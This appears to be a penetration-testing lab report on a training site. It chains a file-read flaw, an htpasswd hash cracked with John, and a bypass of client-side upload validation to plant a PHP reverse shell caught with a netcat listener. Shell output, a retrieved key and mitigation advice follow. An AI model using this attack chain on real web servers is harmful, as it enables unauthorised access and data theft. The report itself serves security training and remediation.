# Ex120 Report

Benjamin Ruddy

2022-12-02

## Contents

## Goal

The goal in this exercise was to uncover remote code execution in a website

# Technical Report

## Finding: *Insecure, client-side file validation allows for unrestricted file upload to web server, allowing for PHP remote code execution*


**Severity Rating: 9.0**

**CVSS Base Severity Rating: 9.0** AV:N AC:L PR:H UI:N S:C C:H I:H A:L

### Vulnerability Description

On the admin image uploading panel at `www.artstailor.com/upload.php`, employs insecure, client-side file validation to check that only image files are uploaded.


Firstly, the validation mechanism itself is flawed because it merely checks that the last characters of a filename match one of the approved extensions (e.g. png, jpg, PNG, etc.), as seen below:





The mechanism can easily be bypassed by changing the filename of a non-image file. Furthermore, the validation is done client-side, meaning that a user can simply modify the `chk()` function's Javascript to allow any other file with any filename to be uploaded, e.g. a malicious PHP reverse shell named `rev.php`.

Taking the aforementioned action results in being able to visit the file's location at `brian/imgfiles/` to potentially run malicious code, as was done in this case to obtain a reverse shell, leading to subsequent exfiltration of sensitive information as shown below.

**Confirmation method**






```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 217.70.184.38.
Ncat: Connection from 217.70.184.38:35128.
Linux www 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64 GNU/Linux
 17:02:11 up  3:17,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

```
www-data@www:/var/www/html/brian/imgfiles/.information$ ls -lah
ls -lah
total 12K
drwx------ 2 www-data www-data 4.0K Nov 21 22:46 .
drwxr-xr-x 3 www-data www-data 4.0K Dec  2 17:02 ..
---------- 1 www-data www-data   32 Nov 21 22:45 ThisIsTheFileYouAreLookingFor
www-data@www:/var/www/html/brian/imgfiles/.information$ cat T
<es/.information$ cat ThisIsTheFileYouAreLookingFor
cat: ThisIsTheFileYouAreLookingFor: Permission denied
www-data@www:/var/www/html/brian/imgfiles/.information$ chmod u+r Thi
<formation$ chmod u+r ThisIsTheFileYouAreLookingFor
www-data@www:/var/www/html/brian/imgfiles/.information$ cat T
<es/.information$ cat ThisIsTheFileYouAreLookingFor
KEY020-+zot5HSExLMBZG+B9uAg7w==
www-data@www:/var/www/html/brian/imgfiles/.information$
```

**Mitigation or Resolution Strategy**


Firstly, move the file validation over to the server side as soon as possible.

Next, modify the validation method itself to follow industry best practices, such as those from https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload.

# Attack Narrative

### Brian's webpage


As speculated in the briefing, there is a webpage over at `http://www.artstailor.com/brian`.





We start our inspection by performing a cursory analysis of the page, but there doesn't seem to be much other than images we can click on to view separately, along with Brian's comments on them. There is an admin panel link, but it is protected by HTTP basic auth.

### Using Burp Suite to uncover authentication details

Using Burp Suite on the main page to intercept and analyze our HTTP traffic, we pay attention this time to the way in which images are requested...





...and what the response looks like:





As we can see, we can get raw file contents due to the way in which PHP retrieves the images here.

If we navigate over to the admin panel hyperlink on the main page, we notice its PHP file is located in what seems to be the directory where all images are stored:





Using our combined knowledge up to this point, we know that: 1) the admin panel uses basic HTTP authentication under an Apache web server, 2) we can get raw file contents with a `getimage.php` request, and 3) PHP calls to that function will search in the `imgfiles` subdirectory.

With what we have so far, a logical step would be to see if we can get the contents of the Apache `.htaccess` file, normally located in the `www` directory, which would be one directory above the imgfiles directory. This might provide us information about the HTTP basic auth that is being employed, as well. Fortunately, we are correct:





As per the response, we then proceed to look at the contents of the `htpasswd` file, where we uncover Brian's HTTP basic auth hash:



### Cracking the htpasswd hash


A simple hash crack with John using the `rockyou.txt` wordlist provided us with the `brian`'s HTTP basic auth credentials:




### Exploiting file upload


Using our uncovered credentials, we now have access to the admin panel, which is a simple page allowing for the uploading of images:



We can try to upload non-image files, but it seems that there is at least some level of validation:




Interestingly, nothing was intercepted by Burp during this non-image file upload attempt, meaning that the validation is likely done client-side. Inspecting the source, this turns out to be the case:


We proceed to intercept the response from the server when we request the admin panel to edit the client-side function that validates files. We need to enable an option in Burp before doing so (in the Proxy tab, then under the "Options" sub-tab).







As seen above, there is a `chk()` Javascript function in the response. We can simply edit this to always return true, letting us upload any file we want, e.g. a PHP reverse shell. This is preferable to changing the extension name of the file (e.g. to `rev.php.png`) because it allows the website to physically run the PHP code when we visit `www.artstailor.com/brian/imgfiles/rev.php`.




### Getting a reverse shell

After uploading our PHP reverse shell (obtained from our kali machine at `/usr/share/laudanum/php/reverse-php-shell.php`, and originally obtained from https://pentestmonkey.net/tools/web-shells/php-reverse-shell), we can simply set up a netcat listener on our desired port (8888 in this case) and obtain a shell as user `www-data`:





### Exfiltration

As user `www-data`, we were able to find a `.information` directory in the `/var/www/html/brian/imgfiles` directory.




The screenshot above (the leftmost column of the `ls` output) shows that our current user is the owner of that directory, but we don't yet have permissions to view it. We simply change this running `chmod u+rwx .information`.

Following this, we are able to successfully retrieve KEY020:




## MITRE ATT&CK Framework TTPs

**TA0001:** Initial Access
- **T1190:** Exploit Public Facing Application
  - **N/A:** N/A

**TA0006:** Credential Access
- **T1110:** Brute Force
  - **.002:** Password Cracking

**TA0003:** Persistence
- **T1505:** Server Software Component
  - **.003:** Web Shell